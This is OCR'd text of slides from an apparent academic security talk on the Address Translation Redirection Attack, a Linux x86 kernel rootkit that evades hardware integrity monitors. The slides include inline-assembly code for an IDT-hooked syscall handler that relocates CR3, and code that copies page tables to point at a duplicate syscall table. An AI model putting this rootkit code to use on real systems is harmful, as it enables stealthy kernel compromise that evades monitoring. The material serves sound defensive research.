
- ATRA can be categorized into 4 attacks:




PTE-ATRA (Page Table Entry-ATRA)




PGD-ATRA (Page Directory Entry-ATRA)



Saved-CR3-ATRA




CR3-ATRA



Hardware Registers in CPU
CR0
CR2
CR3
CR4
Saved Context
for Processes
Saved-CR3
schedule()
Page Directories
(PGDs)
for Processes
PGD
entry
(not used)
Page Table
(PTE)
for Kernel
PTE
entry
(not used)
Physical Memory
Kernel Obejct
(e.g. Syscall Table)
(not used)
Monitored Memory Region
Copies of Page
Directories(PGD's)
for Processes
PGD
entry
Copy of
Page Table(PTE')
for Kernel
PTE
entry
Kernel Object
Copy
Non-monitored Memory Region
Modified Pointer Translation
Normal Pointer Translation
Pointer Redirection Preparation

Memory Bound ATRA (parent pointers of paging data structures)

- In fact, there are a lot of pointers which needs to be protected for address translation integrity



KAIST CySecLab


CR3-ATRA in detail

- Directly changing CR3 register only affects the current process's address space, how to apply this globally?

- Find a global register-based hooking point!
  - IDT hooking would be a good example.


1 : All process must invoke ISR before accessing any kernel object

2 : IDT is global and can be relocated w/o accessing known memory



CR3-ATRA and Context Switch

- The resulting behaviour is as follow



KAIST CySecLab

Implementation

- ATRA is implemented as a LKM rootkit module
  - OS : Linux kernel 2.6
  - Architecture : x86
  - Over 300 lines of C & assembly code

```
void my_handler(){
    asm("push %edx\n");
    asm("mov $0x7b, %edx\n");        // setup DS, ES selector.
    asm("mov %edx, %ds\n");
    asm("mov %edx, %es\n");
    asm("mov $0xd8, %edx\n");        // setup FS selector.
    asm("mov %edx, %fs\n");
    asm("pop %edx\n");
    asm("cli");
    asm("mov %%eax, %0" : "=r"(sys_num) );
    asm("push %eax");
    asm("push %ebx");
    asm("push %ecx");
    asm("push %edx");
    asm("push %esi");
    asm("push %edi");
    asm("sub $0x40, %esp");
    do_attack();
    asm("movl %0, %%cr3" ::"r"(cr3_new[current->pid])); // relocate CR3!!
    asm("invlpg 0xc0509940");                // flush TLB for SCT
    asm("add $0x40, %esp");
    asm("pop %edi");
    asm("pop %esi");
    asm("pop %edx");
    asm("pop %ecx");
    asm("pop %ebx");
    asm("pop %eax");
    asm("sti");
    asm("leave\n");
    asm("push $0xc0104020\n");       // return to original INT 0x80 handler
    asm("ret\n");
}
```

```c
    // now we have virtual address of original PTE
    unsigned int* ppte;
    ppte = (pgd_e & PAGE_MASK) + PAGE_OFFSET;
    // first PTE allocation
    if( unlikely( !new_pte[pid] ) ){
        pte_page = alloc_pages(GFP_KERNEL, 0);
        new_pte[pid] = (int*)page_address(pte_page);
    }
    memcpy(new_pte[pid], ppte, PAGE_SIZE);

    // change copied PTE entry to point copied SCT page.
    e = (((unsigned int)new_sct_page) - PAGE_OFFSET) | 0x167;
    index = ((unsigned int)ori_sct & PTE_MASK) >> 12;
    new_pte[pid][index] = e;

    // first PGD allocation
    if( unlikely( !new_pgd[pid] ) ){
        pgd_page = alloc_pages(GFP_KERNEL, 0);
        new_pgd[pid] = (int*)page_address(pgd_page);
    }
    memcpy(new_pgd[pid], current->mm->pgd, PAGE_SIZE);

    // change copied PGD entry to point copied PTE.
    e = ((unsigned int)new_pte[pid] - PAGE_OFFSET) | 0x167;
    index = ((unsigned int)ori_sct & PGD_MASK) >> 22;
    new_pgd[pid][index] = e;

    // new cr3 value for copied PGD
    cr3_new[pid] = (unsigned int)(new_pgd[pid]) - PAGE_OFFSET;
    return ;
}
```

ATRA Verification

- KOBJ : System Call Table
  - Monitoring physical address 0x509000 becomes useless endeavor

```
root@null# ./ATRA_Veri
[ Time][   CR3    ][   PGD    ][   PTE    ][   KOBJ   ]
[(sec)][  value   ][  paddr   ][  paddr   ][  paddr   ]
[ 01   ][35D32000][35D32000][3666D000][00509000]
[ 02   ][35D32000][35D32000][3666D000][00509000]
[ 03   ][35D32000][35D32000][3666D000][00509000]
[ 04   ][35D32000][35D32000][3666D000][00509000]
[ 05   ][35DC5000][35DC5000][35DBF000][34C16000]
[ 06   ][35DC5000][35DC5000][35DBF000][34C16000]
[ 07   ][35DC5000][35DC5000][35DBF000][34C16000]
[ 08   ][35DC5000][35DC5000][35DBF000][34C16000]
[ 09   ][35D32000][35D32000][3666D000][00509000]
[ 10   ][35D32000][35D32000][3666D000][00509000]
[ 11   ][35D32000][35D32000][3666D000][00509000]
[ 12   ][35D32000][35D32000][3666D000][00509000]
^C
root@null#
```

ATRA in effect


ATRA
in effect

Evaluation

- Question : doesn't ATRA crash the OS?
  - Answer : No.
    - But you need to implement it right.
- ATRA however degrades system performance
  - Not much as detectable
  - External monitor cannot evaluate the system performance

UnixBench after CR3 ATRA

- OS is stable
  - Execl Throughput degrades due to the additional memory allocation




KAIST

CySecLab

STREAM bench after CR3 ATRA

- OS is stable, performance degradation is negligible



Conclusion

- ATRA proves all the existing H/W based kernel integrity monitoring approaches can be completely evaded
- Address Translation Redirection Attack is feasible
- We hope that the future research regarding H/W based monitoring to become more trustworthy by addressing ATRA

Acknowledgements and Contacts: cysec.kaist.ac.kr

https://cysec.kaist.ac.kr/#publications

